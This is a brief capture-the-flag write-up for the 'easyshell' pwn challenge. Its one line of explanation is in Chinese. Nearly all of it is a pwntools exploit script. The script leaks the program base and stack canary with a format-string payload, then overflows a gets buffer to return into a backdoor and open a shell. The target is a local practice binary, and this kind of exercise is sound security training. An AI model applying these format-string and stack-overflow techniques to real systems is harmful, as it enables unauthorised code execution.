
Nebu1ea 韩磊 [1504895347@qq.com](mailto:1504895347@qq.com)

Pwn:easyshell

解题思路:



利用gets栈溢出调用后门

Exp：

# sudo sysctl -w kernel.randomize\_va\_space=0

from pwn import\*

from Crypto.Util.number import long\_to\_bytes,bytes\_to\_long

context.log\_level='debug'

context(arch='amd64',os='linux')

context.terminal=['tmux','splitw','-h']

pwn = './easyshell'

a=process('./easyshell')

# gdb.attach(p)

header="flagis A"+'A'\*8

fuc=header+".%17$p.%31$p."

a.recvuntil(">>")

a.sendline(fuc)

a.recvuntil("AAAAAAAAA.0x")

elfbase=int(a.recv(12),16)-0x1520

a.recvuntil("0x")

canary=int(a.recv(16),16)

backdoor=elfbase+0x128e

fuc=b'exit'+0x34\*b'a'+p64(canary)+p64(0)+p64(backdoor)

a.recvuntil(">>")

a.sendline(fuc)

fuc=b'exit\x00'

a.recvuntil(">>")

a.sendline(fuc)

a.interactive()